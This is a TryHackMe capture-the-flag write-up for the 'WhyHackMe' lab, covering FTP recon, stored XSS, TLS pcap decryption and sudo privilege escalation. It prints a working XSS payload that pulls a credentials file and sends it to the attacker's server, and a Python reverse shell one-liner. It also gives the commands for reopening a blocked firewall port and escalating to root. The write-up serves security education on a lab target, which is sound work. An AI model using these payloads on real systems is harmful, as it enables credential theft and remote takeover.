WhyHackMe (Medium) | TryHackMe
Summary
The TryHackMe target hosts an FTP server that permits anonymous logins and contains a note pointing to a localhost-only web endpoint that stores user credentials. By abusing an XSS vulnerability in the web application (via a reflected username), we can trick the admin’s browser into retrieving and exfiltrating those credentials, which gives us SSH access as a regular user. On the host we find a capture.pcap and discover an HTTPS service whose access was blocked by an iptables rule; by modifying that rule (using available sudo rights) we re-open access. With the HTTPS private key (readable by the user) we decrypt the pcap to recover the backdoor and its command parameters, use that to obtain a shell as www-data, and finally leverage a sudo misconfiguration to escalate to root.
Recon
Started with a full port scan (I always start with a full TCP scan):
1
sudo nmap -sCV 10.10.59.88 -p- --min-rate=1000 -oA scan

The scan showed 3 ports open: 21, 22, 80. FTP allowed anonymous login and contained a file update.txt, so I downloaded it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
ftp 10.10.59.88
Connected to 10.10.59.88.
220 (vsFTPd 3.0.3)
Name (10.10.59.88:english): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||42633||)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             318 Mar 14  2023 update.txt
226 Directory send OK.
ftp> get update.txt
local: update.txt remote: update.txt
229 Entering Extended Passive Mode (|||32551||)
150 Opening BINARY mode data connection for update.txt (318 bytes).
100% |**********************************************************************|   318        5.79 KiB/s    00:00 ETA
226 Transfer complete.
318 bytes received in 00:00 (1.34 KiB/s)
ftp> exit
221 Goodbye.
Inspected the file:
1
cat update.txt

The file hinted at an endpoint that might expose credentials, but attempting to access it returned 403 Forbidden, so I turned attention to the web app.

Did a directory fuzzing scan to look for hidden pages / endpoints:
1
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u "http://10.10.59.88/FUZZ.php"

I discovered a blog application that allowed register, login, and commenting on admin posts. The admin had left a comment that indicated they monitor comments (useful signal for XSS).

This observation increased the likelihood of an XSS-based admin interaction.

Web Exploitation (XSS → Data Exfil)
Initial XSS testing didn’t trigger because user-provided input was being HTML-encoded — comments were safe. I inspected the source and found it was encoding comments, preventing direct XSS execution:


However, the username was also reflected in pages. So I registered a user with a <script>alert(1)</script> as the username and then posted a comment — this successfully triggered the payload when the admin viewed the page.
The goal was to read /dir/pass.txt which was accessible only when requested by the admin (so we needed a script that would make the admin’s browser fetch and forward the file contents). Because the admin cookie was HttpOnly, stealing their cookie wouldn’t work. Instead I used a small script that fetched /dir/pass.txt and sent the response to my server base64-encoded.
Payload new.js:
1
2
3
4
5
6
7
8
9
10
var target_url = "http://127.0.0.1/dir/pass.txt";
var my_server = "http://10.23.104.52:5000/data";
var xhr  = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (xhr.readyState == XMLHttpRequest.DONE) {
        fetch(my_server + "?" + encodeURI(btoa(xhr.responseText)))
    }
}
xhr.open('GET', target_url, true);
xhr.send(null);
Trigger steps:
- Start a simple HTTP server on the attacker machine to serve
new.js(and receive GET requests containing the base64 data):
1
python3 -m http.server 5000
- Register a new user with the name:
1
<script src="http://10.23.104.52:5000/new.js"></script>
- Comment on the admin’s post to trigger the payload when the admin views it.
When the admin visited, my server received a GET with the base64 contents of /dir/pass.txt:

Decoded the base64:
1
echo "base64_encoded_text" | base64 -d


That produced credentials for a user named jack, so I SSH’d in and retrieved the user flag from his home directory.
1
ssh jack@10.10.59.88
Privilege Escalation
While enumerating the host as jack, I found two interesting files in /opt:
urgent.txtcapture.pcap
urgent.txt contents:
1
Hey guys, after the hack some files have been placed in /usr/lib/cgi-bin/ and when I try to remove them, they wont, even though I am root. Please go through the pcap file in /opt and help me fix the server. And I temporarily blocked the attackers access to the backdoor by using iptables rules. The cleanup of the server is still incomplete I need to start by deleting these files first.
This hinted at a backdoor placed in /usr/lib/cgi-bin/ and that iptables blocked the attackers temporarily.
I analyzed capture.pcap in Wireshark to determine how the attackers communicated. The pcap showed traffic on port 41312, suggesting that backdoor traffic was on that port.

I checked whether port 41312 was still listening:
1
netstat -tuln

And iptables contained a rule blocking that port. I listed iptables to confirm:
1
sudo /usr/sbin/iptables -L --line-numbers


To re-enable access to the backdoor, I edited the rule (replaced the first INPUT rule to ALLOW TCP on --dport 41312):
1
2
3
sudo /usr/sbin/iptables -R INPUT 1 -p tcp -m tcp --dport 41312 -j ACCEPT

sudo /usr/sbin/iptables -L --line-numbers

However, traffic in the pcap was HTTPS (TLS), so I needed the server’s private key to decrypt it. The Apache config indicated the TLS key location was /etc/apache2/certs/apache.key, and jack could read it. I copied the key locally and imported it into Wireshark via Edit → Preferences → Protocols → TLS to decrypt the traffic.
After decrypting the TLS sessions, I found the attacker uploaded a Python backdoor and a special key used to authenticate to it. The pcap clearly showed the backdoor file and the key being transferred.


I went ahead to access the backdoor to confirm (the pcap revealed how it worked)

and used a Python reverse shell to get an interactive shell:
1
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.23.104.52",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'

On the compromised web process (www-data), I checked which commands the user could run as sudo:
1
sudo -l
Output:
1
2
3
4
5
6
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: ALL
This means www-data can run ALL commands as any user without a password. That’s game over — elevate to root:
1
sudo su

Final Notes & Lessons Learned
XSS via username reflection is a real attack surface; remember to validate and/or sanitize all reflected fields, not just comment bodies.
HttpOnly cookies cannot be stolen by client-side JS; when possible, exfiltrate sensitive data by having the victim request it and forward it (like reading
/dir/pass.txt).PCAP analysis + server keys = powerful: if an attacker can access a TLS private key, they can decrypt recorded traffic — keep private keys tightly protected.
Sudo misconfigurations are deadly:
NOPASSWD: ALLfor a web user (www-data) is catastrophic.When cleaning up an incident, ensure your backups and credentials are secured — otherwise attackers can re-use their backdoors.